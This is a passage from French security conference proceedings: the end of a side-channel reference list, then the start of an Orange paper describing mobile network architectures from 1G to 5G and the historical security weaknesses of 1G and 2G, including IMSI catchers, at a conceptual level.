2. Ryad Benadjila, Emmanuel Prouff, Rémi Strullu, Eleonora Cagli, and Cécile Dumas. Deep learning for side-channel analysis and introduction to ASCAD database. *J. Cryptogr. Eng.*, 10(2) :163–188, 2020. `https://doi.org/10.1007/s13389-019-00220-8`.
3. Luk Bettale, Julien Eynard, Simon Montoya, Guénaël Renault, and Rémi Strullu. Security Assessment of NTRU Against Non-Profiled SCA. In *CARDIS 2022*, Birmingham, United Kingdom, November 2022. `https://hal.science/hal-03950393`.
4. Eric Brier, Christophe Clavier, and Francis Olivier. Correlation power analysis with a leakage model. In *Cryptographic Hardware and Embedded Systems - CHES 2004 : 6th International Workshop Cambridge, MA, USA, August 11-13, 2004. Proceedings*, volume 3156 of *Lecture Notes in Computer Science*, pages 16–29. Springer, 2004. `https://iacr.org/archive/ches2004/31560016/31560016.pdf`.
5. Eleonora Cagli. *Feature Extraction for Side-Channel Attacks. (Extraction de caractéristiques pour les attaques par canaux auxiliaires).* PhD thesis, Sorbonne University, France, 2018. `https://tel.archives-ouvertes.fr/tel-02494260`.
6. Suresh Chari, Josyula R. Rao, and Pankaj Rohatgi. Template Attacks. In Gerhard Goos, Juris Hartmanis, Jan van Leeuwen, Burton S. Kaliski, Çetin K. Koç, and Christof Paar, editors, *Cryptographic Hardware and Embedded Systems - CHES 2002*, volume 2523, pages 13–28. Springer Berlin Heidelberg, Berlin, Heidelberg, 2003. `http://link.springer.com/10.1007/3-540-36400-5_3`.
7. Benedikt Gierlichs, Lejla Batina, Pim Tuyls, and Bart Preneel. Mutual information analysis. In *Cryptographic Hardware and Embedded Systems - CHES 2008, 10th International Workshop, Washington, D.C., USA, August 10-13, 2008. Proceedings*, volume 5154 of *Lecture Notes in Computer Science*, pages 426–442. Springer, 2008. `https://www.iacr.org/archive/ches2008/51540423/51540423.pdf`.
8. Christian Haase-Schutz, Rainer Stal, Heinz Hertlein, and Bernhard Sick. Iterative Label Improvement : Robust Training by Confidence Based Filtering and Dataset Partitioning. In *2020 25th International Conference on Pattern Recognition (ICPR)*, pages 9483–9490, Milan, Italy, January 2020. IEEE. `https://ieeexplore.ieee.org/document/9411918/`.

9. Paul Kocher, Joshua Jaffe, and Benjamin Jun. Differential power analysis. In Michael Wiener, editor, *Advances in Cryptology — CRYPTO' 99*, pages 388–397, Berlin, Heidelberg, 1999. Springer Berlin Heidelberg.
10. Yann LeCun, Bernhard E. Boser, John S. Denker, Donnie Henderson, Richard E. Howard, Wayne E. Hubbard, and Lawrence D. Jackel. Backpropagation applied to handwritten zip code recognition. *Neural Computation*, 1 :541–551, 1989.
11. J MacQueen. Classification and analysis of multivariate observations. In *5th Berkeley Symp. Math. Statist. Probability*, pages 281–297, 1967.
12. Guilherme Perin, Łukasz Chmielewski, Lejla Batina, and Stjepan Picek. Keep it Unsupervised : Horizontal Attacks Meet Deep Learning. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, pages 343–372, December 2020. `https://tches.iacr.org/index.php/TCHES/article/view/8737`.
13. Frank Rosenblatt. The perceptron : a probabilistic model for information storage and organization in the brain. *Psychological review*, 65 6 :386–408, 1958.
14. Werner Schindler, Kerstin Lemke, and Christof Paar. A stochastic model for differential side channel cryptanalysis. In *Cryptographic Hardware and Embedded Systems - CHES 2005, 7th International Workshop, Edinburgh, UK, August 29 - September 1, 2005, Proceedings*, volume 3659 of *Lecture Notes in Computer Science*, pages 30–46. Springer, 2005. `https://iacr.org/archive/ches2005/003.pdf`.
15. Benjamin Timon. Non-profiled deep learning-based side-channel attacks with sensitivity analysis. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, 2019(2) :107–131, Feb. 2019. `https://tches.iacr.org/index.php/TCHES/article/view/7387`.
16. Xue Ying. An overview of overfitting and its solutions. *Journal of Physics : Conference Series*, 1168(2) :022022, feb 2019. `https://dx.doi.org/10.1088/1742-6596/1168/2/022022`.
17. Bodi Yuan, Jianyu Chen, Weidong Zhang, Hung-Shuo Tai, and Sara McMains. Iterative cross learning on noisy labels. In *2018 IEEE Winter Conference on Applications of Computer Vision (WACV)*, pages 757–765, 2018.
18. Gabriel Zaid. *Bridging Deep Learning and Classical Profiled Side-Channel Attacks. (Rapprochement de l'apprentissage profond et des attaques par canaux auxiliaires).* PhD thesis, University of Lyon, France, 2021. `https://tel.archives-ouvertes.fr/tel-03722660`.
19. Gabriel Zaid, Lilian Bossuet, Amaury Habrard, and Alexandre Venelli. Methodology for efficient CNN architectures in profiling attacks. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2020(1) :1–36, 2020. `https://doi.org/10.13154/tches.v2020.i1.1-36`.

Sécurité d'un réseau mobile et responsabilité de l'opérateur

Pascal Nourry
pascal.nourry@orange.com

Orange S.A.

Résumé. Usuellement, les articles se focalisent sur la sécurité des interfaces radio ou la sécurité des interfaces de signalisation. L'angle proposé ici est différent. Le présent article lève le voile sur les transformations menées afin d'améliorer la prise en compte de la sécurité au gré des différentes générations de réseaux mobiles, en répondant aux attentes des clients, en capitalisant sur les incidents de sécurité passés, en intégrant les évolutions technologiques et en s'adaptant aux évolutions du contexte (géopolitique, réglementaire). Ensuite, il explicite comment les opérateurs intègrent la sécurité dans le contexte de la 5G avec des exemples concrets. Enfin, il ouvre des perspectives sur la sécurité de la 6G.

1 Introduction

La plupart des articles relatifs à la sécurité des réseaux mobiles portent sur l'interface radio ou sur la signalisation. Il ne s'agit que d'un sous-ensemble des aspects gérés par les opérateurs. Tout d'abord, le présent article rappelle les principes de fonctionnement des réseaux mobiles (partie 2). Il présente ensuite les différentes générations des réseaux mobiles (partie 3) avant de se focaliser sur leur sécurité, les vulnérabilités associées et les incidents marquants (partie 4). A ce stade de l'article, il nous est possible de constater que chaque génération a permis une offre plus riche de services, a contribué à l'amélioration de la sécurité sur les différents segments, mais a aussi vu apparaître de nouvelles surfaces d'attaques. L'article montre alors comment cette évolution technique associée à l'évolution des services, du contexte géopolitique et réglementaire a donné un rôle majeur à l'opérateur dans la sécurité du réseau, et au delà, dans la société au point de devenir une activité vitale à la nation (partie 5). Il montre ensuite comment les opérateurs cherchent à répondre à ces nouveaux enjeux avec un premier retour opérationnel sur la 5G (partie 6). Il ouvre enfin des perspectives sur les premiers travaux réalisés sur la sécurité dans le contexte de la 6G (partie 7).

2 Principes généraux d'un réseau mobile

La principale caractéristique d'un réseau mobile est la capacité de fournir une connectivité réseau pour un terminal en mobilité, que ce soit sur le réseau de l'opérateur qui porte l'offre commerciale du client ou sur le réseau d'un opérateur tiers (roaming, par exemple à l'étranger). Le service offert peut être un service de téléphonie/voix, un service de messagerie de type SMS - Short Message Service - ou un service de transmission de données (DATA) au sens générique (accès Internet ouvert, isolation dans un VPN donnant accès à l'Intranet d'une entreprise, etc.). Le terminal mobile est usuellement appelé UE - User Equipement. Le réseau mobile est composé de deux parties, une partie qui gère la connectivité radio appelée RAN - Radio Access Network, et une partie cœur de réseau appelée CN - Core Network.




Fig. 1. Réseau mobile : Architecture générique d'un réseau mobile

L'UE est en continu à l'écoute des différents signaux radio afin de déterminer quel est le signal le plus pertinent parmi les signaux émis par les antennes voisines. Il peut ainsi à tout moment effectuer une mobilité vers une nouvelle antenne, en lien étroit avec le réseau mobile. Dans le contexte du roaming, il est courant de distinguer le réseau qui porte commercialement le client appelé HPLMN - Home Public Land Mobile Network, et le réseau visité appelé VPLMN - Visited Public Land Mobile Network. Il est enfin commun de distinguer 4 types de flux. Tout d'abord le plan usager (ou plan de données) correspond au trafic des clients (voix / DATA) du réseau mobile. Ensuite, le plan de contrôle (appelé aussi plan de signalisation) englobe les flux qui permettent d'identifier / d'authentifier les UE, les flux nécessaires à la gestion de la mobilité, etc. Le troisième

type de flux porte le provisionning des équipements depuis le système d'information commercial et technique des opérateurs. Le dernier type de flux concerne les accès en administration vers les équipements / les applications du réseau mobile ou encore les flux de supervision. Il s'agit du plan d'administration.




Fig. 2. Réseau mobile : Modélisation en plans d'un réseau mobile

3 Approche fonctionnelle des différentes générations de réseau mobile

3.1 1G : Les premiers réseaux mobiles

R150 et R450 : Le téléphone mobile de voiture Plusieurs réseaux téléphoniques mobiles ont été déployés dans le monde au cours du XX^{ème} siècle. Le premier réseau téléphonique mobile a ouvert commercialement en France en octobre 1955. Il s'agit du R150 qui permettra à quelques centaines de clients de téléphoner depuis une voiture, uniquement à Paris et dans la proche banlieue. Le service est à ses débuts entièrement manuel : tous les appels passent via l'unique Central Téléphonique Radio de Paris Ménilmontant et nécessite l'intervention des opératrices pour mettre en relation l'émetteur de l'appel et le récepteur.

Le R150 sera automatisé en 1973 et complété par le R450 avec une couverture géographique étendue aux principales villes régionales. Le réseau combiné R150+R450 comportera en 1984 jusqu'à 10 000 clients.

Radiocom 2000 : la 1G Radiocom 2000 sera lancée en 1986. Ce nouveau réseau téléphonique mobile est semi-analogique et semi-numérique à structure cellulaire. Il est considéré comme étant de la 1G - 1ère génération. Il reste en grande partie adossé au réseau téléphonique fixe "commuté" [26]. Il dépassera 200 000 clients et proposera une couverture nationale. Néanmoins, il convient de garder en mémoire que, en communication, la mobilité entre cellules radio n'était pas assurée à ses débuts : le changement de cellule radio entraînait une coupure de la communication en cours et nécessitait de rappeler son correspondant pour poursuivre l'appel téléphonique. Il faudra attendre le début des années 1990 pour que soit ajoutée une nouvelle fonction permettant le transfert automatique intercellulaire des appels et donc une vraie continuité de service en mobilité sur le réseau de l'opérateur.

3.2 2G : GSM, GPRS et EDGE

La 2G en quelques mots Le GSM - Global System for Mobile communication, appelé par la suite 2G, a été spécifié à la fin des années 1980 - début des années 1990. Les principaux services rendus étaient un service téléphonique, la voix, basé sur un cœur mobile CS - Circuit-Switched - auquel a été ajouté un service d'envoi de message texte, le SMS, en détournant des fonctions de signalisation. Ensuite viendra l'ajout de service DATA au début des années 2000 avec la 2,5G appelée GPRS - General Packet Radio Service - puis la 2,75G appelée EDGE - Enhanced Data Rates for GSM Evolution. Le service DATA nécessite un cœur mobile PS - Packet Switched - et reste limité à quelques centaines de kb/s. La 2G amène cependant une restriction de l'usage car dès lors que le client passe ou reçoit un appel téléphonique, l'usage voix est prioritaire sur l'usage data sur les réseaux non DTM (Dual Transfer Mode). Il ne peut alors plus utiliser le service DATA durant sa conversation téléphonique. La mobilité évolue également par rapport à la 1G. La 2G rend possible la mobilité, non seulement au sein du réseau de l'opérateur mais également en roaming, depuis un opérateur tiers.

Fonctionnement de la 2G Le document d'architecture [75] de 1992 décrit les principaux composants et les principales interfaces. L'UE se connecte sur le RAN composé des antennes radio, les BTS - Base Transceiver Station, contrôlées par les BSC - Base Station Controller. Pour le service voix, la signalisation est relayée par la BSC au commutateur MSC - Mobile-service Switching Center. Le MSC va gérer la mobilité et échanger

avec le HLR - Home Location Register. Le HLR dispose de la base de données des clients. Il est provisionné par le SI technique et commercial de l'opérateur. La communication voix à proprement parler va passer par la MGW - Media GateWay.




Fig. 3. Architecture 2G simplifiée en mode CS et en mode PS

Pour le service DATA, la signalisation et le trafic DATA de l'UE sont relayés par le BSC au SGSN - Serving GPRS Support Node. Par analogie au MSC, le SGSN va gérer la mobilité et échanger avec le HLR. Le trafic des clients va être encapsulé dans un protocole spécifique appelé GTP - GPRS Tunneling Protocol - entre le SGSN et le GGSN - Gateway GPRS Support Node. Le GGSN va porter l'interface externe au réseau mobile - typiquement Internet ou l'Intranet d'une entreprise.

La signalisation entre les différents composants du cœur de réseau 2G se base sur le protocole SS7 - Signalling System #7. En 1G, la mobilité se restreignait au réseau de l'opérateur. La 2G va permettre la mobilité entre réseaux mobiles, appelée itinérance ou roaming. En cas de roaming, le réseau VPLMN sur lequel est attaché l'UE au niveau RAN va échanger avec le réseau HPLMN qui gère l'UE au niveau commercial via le protocole SS7. La relation entre VPLMN et HPLMN fait l'objet d'accords commerciaux entre opérateurs.

3.3 3G : UMTS

La 3G en quelques mots En Europe, la 3G se base sur l'UMTS - Universal Mobile Telecommunications System. La plupart des travaux de spécification a lieu à la fin des années 1990 - début des années 2000. L'accent est mis sur la montée en débit au niveau des interfaces radio.

L'UMTS bénéficiera d'évolutions (HSPA - High Speed Packet Access) pour atteindre des débits "DATA" de plusieurs dizaines de Mb/s. Le service "DATA" offre alors des débits suffisants pour faire émerger de nouveaux usages, notamment la diffusion de vidéo.

Fonctionnement de la 3G D'un point de vue technique, la 3G reprend les briques du cœur de réseau 2G en maintenant une dualité entre cœur CS et cœur PS. Le RAN est appelé UTRAN - Universal Terrestrial Radio Access Network. Il est composé des antennes radio appelées NodeB ou NB et du contrôleur RNC - Radio Network Controller.

3.4 4G : LTE

La 4G en quelques mots Dans les années 2000, le 3GPP a défini la 4ème génération de réseau mobile, appelée LTE - Long Term Evolution. L'accent est tout d'abord mis sur la montée en débits de la "DATA" pour dépasser une centaine de Mb/s. Ensuite, la latence est également améliorée. Cette notion de latence englobe différents aspects comme le délai pour activer une connexion entre l'UE et le réseau ou le temps que met une donnée pour transiter via le réseau mobile. Enfin, une dernière évolution latente concerne la voix. En effet, la spécification de l'IMS - IP Multimedia Subsystem [7] et les implémentations sont alors suffisamment matures pour ouvrir la possibilité de faire de la VoIP - Voix sur IP - via le canal "DATA" de la 4G. Il s'agit de la VoLTE - Voice over LTE. La VoLTE a commencé à être commercialisée en France en 2016.

Fonctionnement de la 4G La 4G apporte plusieurs évolutions techniques importantes par rapport à la 3G, à commencer par le passage en tout IP des interfaces du réseau mobile et la création d'un nouveau cœur EPS - Evolved Packet System [4]. Côté RAN (appelé en 4G E-UTRAN - Evolved Universal Terrestrial Radio Access Network), le composant actif des antennes est désormais appelé eNodeB. Les eNodeB sont raccordées en IP avec le cœur de réseau EPS. La MME - Mobile Management Entity - sert de point d'attachement à la signalisation. Elle dialogue directement avec l'UE via la signalisation NAS (Non-Access Stratum) qui traverse eNode B de manière transparente et elle échange avec le HSS - Home Subscriber Server (équivalent au HLR en 2G/3G) pour récupérer le profil de l'UE et les données d'authentification. Au niveau de la signalisation, le protocole SS7 utilisé en 2G ou en 3G, est remplacé par Diameter en 4G [61]. Le trafic utilisateur encapsulé dans le protcole GTP passe de son

côté par la S-GW - Serving GateWay - du réseau visité (VPLMN) puis par le P-GW - Packet data network Gateway - avant de sortir vers la sortie IP prévue (Internet, Intranet d'une entreprise, IMS). La P-GW peut être côté HPLMN (cas "Home Routed") ou côté VPLMN (cas LBO - "Local BreakOut", le trafic ne remonte pas alors jusqu'au HPLMN, mais sort au niveau du réseau visité). Le PCRF - Policy and Charging Rules Function - est enfin chargé d'appliquer les modalités d'usage prévues par UE.




Fig. 4. Architecture 4G : connexion depuis le HPMN (à gauche) ou en roaming depuis un VPMN (à droite) en mode "Home routed"

3.5 5G

La 5G en quelques mots Le 3GPP a travaillé dans les années 2010 sur trois différentes promesses pour la 5G : augmenter les débits à l'accès, réduire les temps de latence et étendre les capacités de raccorder des objets connectés. Outre ces promesses services, la 5G représente une rupture majeure dans la conception de son cœur de réseau avec l'introduction d'une architecture basée "services" et un déploiement de ressources à la demande possible grâce à la virtualisation et l'automatisation des fonctions réseaux. Cette rupture a conduit le 3GPP à normaliser plusieurs options de déploiement pour la 5G [5], permettant ainsi un déploiement progressif des nouveautés introduites en 5G.

5G NSA Le mode 5G NSA - Non Stand-Alone - option 3X permet de déployer la "5G NR - Nouvelle Radio" sous la forme d'une gNodeB positionnée comme ressource secondaire d'une eNodeB. Le cœur reste un cœur 4G. L'intérêt de ce mode 5G NSA est d'offrir une montée en débit au niveau radio (lien UE-gNodeB) et d'avoir pu proposer aux clients, dès 2020 en France, des débits de l'ordre de 1 Gb/s.




Fig. 5. Mode 5G NSA option 3X

5G SA

La "vraie" 5G Le mode 5G SA - Stand-Alone - options 2 est le seul mode qui permet de profiter pleinement des fonctionnalités de la 5G. Les opérateurs français devraient ouvrir des offres dans ce mode 5G SA d'ici la fin de l'année 2023. Il utilise la 5G NR (donc les gNodeB) sur un cœur 5G. Les documents pertinents sont ici l'architecture du système 5G [8], les procédures du système 5G [9] et le contrôle des usages et le mécanisme de facturation basé sur la consommation [10].

Un cœur 5G virtualisé Une première évolution structurelle concerne l'implémentation du cœur 5G. La plupart des fonctions sont virtualisées sous forme de machines virtuelles (VM) ou de conteneurs. Elles peuvent potentiellement être instanciées à la demande pour, par exemple, faire face à un besoin d'accroissement capacitaire ou pour permettre l'ouverture d'un nouveau service. La virtualisation des fonctions réseaux n'est que la partie visible de l'iceberg qui peut inclure aussi des fonctions de type SDN - Software Defined Networking -, la mise en oeuvre de l'automatisation ou encore de chaines CI/CD - Continuous Integration/Continuous Delivery or Deployment.

Des fonctions à consommer La signalisation du cœur 5G est désormais basée sur des services web mis à disposition via des interfaces SBI - Service Based Interface - qui peuvent être consommés via un bus HTTP/2. L'architecture de ce bus est appelée SBA - Service Based Architecture. La liste des services exposés sur le bus de signalisation est tenue à jour et consultable au niveau de la NRF - Network Repository Function.

Des slices La spécification 5G SA prévoit la définition de slices c'est à dire des ressources logiques dédiées pour un service mobile. Il est possible de faire une analogie avec les routeurs virtuels et les réseaux privés virtuels de type L3VPN - Layer 3 Virtual Private Network sur les réseaux fixes. La sélection d'un slice passe par une nouvelle fonction, NSSF - Network Slice Selection Function.

Une séparation de la signalisation et du plan usager Lors de la connexion d'un UE à un réseau 5G, la première fonction cœur 5G que voit l'UE est la fonction AMF - Access and Mobility management Function - dont le rôle est assez proche de la MME en 4G. L'AMF gère l'attachement de l'UE au réseau du point de vue de la signalisation. L'AMF va d'abord solliciter une identification et une authentification de l'UE auprès de l'AUSF - AUthentication Server Function. Puis elle récupère le profil de l'UE auprès de la fonction UDM - Unified Data Management. Elle va ensuite piloter l'ouverture d'une session DATA en sollicitant la fonction SMF - Session Management Function. Le plan usager est géré par une fonction dédiée, l'UPF - User Plane Function - qui s'apparente à une partie des fonctions S-GW et P-GW en 4G. L'UPF est pilotée par une fonction du plan de contrôle (ou de signalisation) : la SMF.

Gestion des usages et facturation La gestion des usages associés à un UE donné est désormais assurée par une fonction PCF - Policy Control Function. Elle est distincte de la fonction CHF - CHarging Function - qui collecte les consommations dans l'optique d'alimenter la facturation.




Fig. 6. Vue simplifiée du mode 5G SA option 2

4 Évolution de la sécurité dans les réseaux mobiles

Après la description fonctionnelle des différentes générations de réseau mobile, la présente section se focalise sur la sécurité. Elle explicite les principes de sécurité définis pour chaque génération et identifie les incidents (vulnérabilités ou attaques) connus. Elle montre ainsi comment chaque génération de réseau mobile a capitalisé sur la génération précédente.

4.1 1G, une première base

1G : sécurité La sécurité en 1G se limite à l'identification des clients. La surface d'attaque en 1G porte principalement sur l'interface radio. Or, dans le cas des clients Radiocom 2000, ils sont simplement identifiés et il n'y a pas de chiffrement des communications.

1G : vulnérabilités L'absence de chiffrement a été utilisée par des tiers, journalistes ou officines, pour écouter des communications téléphoniques entre clients en utilisant des scanners adaptés.

4.2 2G, capitalisation sur l'expérience de la 1G

2G : sécurité

Besoin en termes de sécurité L'expression du besoin en matière de sécurité [76] capitalise sur l'expérience de la 1G. Les besoins couverts par le réseau 2G restent élémentaires : protéger l'identité des UE en confidentialité, authentifier les UE, protéger en confidentialité la signalisation et les communications entre l'UE et le RAN.

Identification de l'UE L'UE présente au réseau son identifiant unique IMSI - International Mobile Subscriber Identity (le format est spécifié dans [77]) en clair. L'IMSI est utilisé au niveau de tous les noeuds du réseau pour identifier l'UE, en particulier au niveau du HLR, la base de données des UE. Lorsque l'UE se connecte, le HLR vérifie si l'IMSI de l'UE est connu ou non. Afin de limiter la transmission de l'IMSI au niveau de l'interface radio, une fois l'UE identifié, un identifiant local et temporaire est généré et utilisé dans la suite des échanges. Il est appelé TMSI - Temporary Mobile Subscription Identifier.

Authentification de l'UE et chiffrement Pour chaque UE, le HLR stocke le profil réseau associé, l'identité des MSC et SGSN traitant l'UE, la clé secrète K_i de l'UE et son MSISDN - Mobile Station International Subscriber Directory Number (= le numéro de téléphone en +33xxxxxxxxx). De plus, le HLR intègre usuellement les fonctions cryptographiques nécessaires AuC ou AC - Authentication Centre. Le HLR va calculer un nombre aléatoire RAND qui va servir de challenge. Puis le HLR calcule le résultat attendu du challenge SRES et la clé de chiffrement temporaire K_c en utilisant la clé secrète K_i de l'UE et RAND. Il transmet ensuite le triplet (RAND, SRES et K_c) au MSC. Le MSC relais uniquement le challenge RAND à l'UE et attend sa réponse. Cette méthode permet de préserver la confidentialité des clés K_i et de ne transmettre en interne du réseau de l'opérateur ou à un opérateur tiers (roaming) qu'une clé temporaire K_c valable jusqu'à la prochaine procédure d'authentification de l'UE (et donc la génération d'un nouveau challenge RAND).




Fig. 7. Cryptographie en 2G

L'UE va utiliser sa clé secrète K_i et le challenge RAND pour calculer le résultat du SRES et remonter le résultat au MSC. Le MSC va comparer SRES et RES. Si les deux valeurs sont identiques, l'UE sera authentifié et le MSC pourra redescendre la clé K_c au BSC puis BTS afin de l'utiliser pour chiffrer les échanges avec l'UE sur l'interface radio. L'UE va calculer en parallèle cette même clé K_c et l'utiliser pour chiffrer les échanges avec

la BTS. Côté service DATA, le SGSN réalise les mêmes opérations que le MSC pour la partie authentification, mais la partie chiffrement est gérée directement entre le SGSN et le mobile contrairement au domaine CS. Le trafic entre l'UE et le SGSN est chiffré par des algorithmes similaires à ceux utilisés côté CS et appelés GEA - GPRS Encryption Algorithm. Différents choix sont possibles en termes de chiffrement de la voie radio :

- A5/0 côté CS, GEA0 côté PS : Absence de chiffrement
- A5/1 côté CS, GEA1 côté PS : Chiffrement faible (cassé)
- A5/2 côté CS, GEA2 côté PS : Chiffrement faible (cassé)
- A5/3 côté CS, GEA3 côté PS : Algorithme Kasumi [16–18]
- A5/4 côté CS, GEA4 côté PS : Algorithme Kasumi (variante) [19]

Identification des terminaux La 2G a introduit un mécanisme d'identification des terminaux basé sur IMEI - International Mobile Equipment Identity. Cette identité va remonter au niveau de la signalisation et elle fera l'objet d'une vérification au niveau de l'EIR - Equipment Identity Register - une base de données utilisé pour identifier les terminaux volés que l'opérateur doit bloquer.

2G : vulnérabilités

Les fausses stations de base dès 1993 Si l'UE est authentifié par le réseau lorsqu'il souhaite accéder au service, ce n'est pas réciproque : n'importe quelle BTS peut se faire passer pour une BTS légitime. Dès 1993 [31,36,37], sont apparus des équipements qui simulent une fausse BTS et permettent ainsi de récupérer l'ensemble des IMSI dans leur zone de couverture radio. Ces équipements appelés "IMSI Catcher" sont vendus par des fournisseurs comme Rhode & Schwarz (équipement appelé GA 090) ou Harris Corp (la gamme de produit qui prendra le nom de Stingray). Une fois l'IMSI récupérée, l'IMSI Catcher peut simuler côté réseau mobile, le fonctionnement de l'UE et côté UE le fonctionnement du réseau mobile en profitant de la transmission en clair du challenge aboutissant au calcul de la valeur RES et de la sélection du mode A5/0 (absence de chiffrement des communications) possible.

Rapidement, les IMSI Catcher ont ainsi intégré des fonctionnalités complémentaires comme l'interception des communications. De fait, ces équipements utilisés par les agences de renseignement [47] sont très réglementés en France. Ils sont concernés par les articles 226-3, 226-15, R.226-3 et R.226-7 du code pénal (voir la section 5.4 relative à l'évolution réglementaire).




Fig. 8. Principes possibles de fonctionnement d'un IMSI Catcher

Transmission des clés de chiffrement K_c en clair entre le cœur et la BTS Une fragilité de la 2G est liée à la transmission de la clé de chiffrement K_c en clair entre le HLR et la BTS avec laquelle l'UE échange. Cette clé est facilement accessible, bas dans le réseau, jusqu'à la BTS.

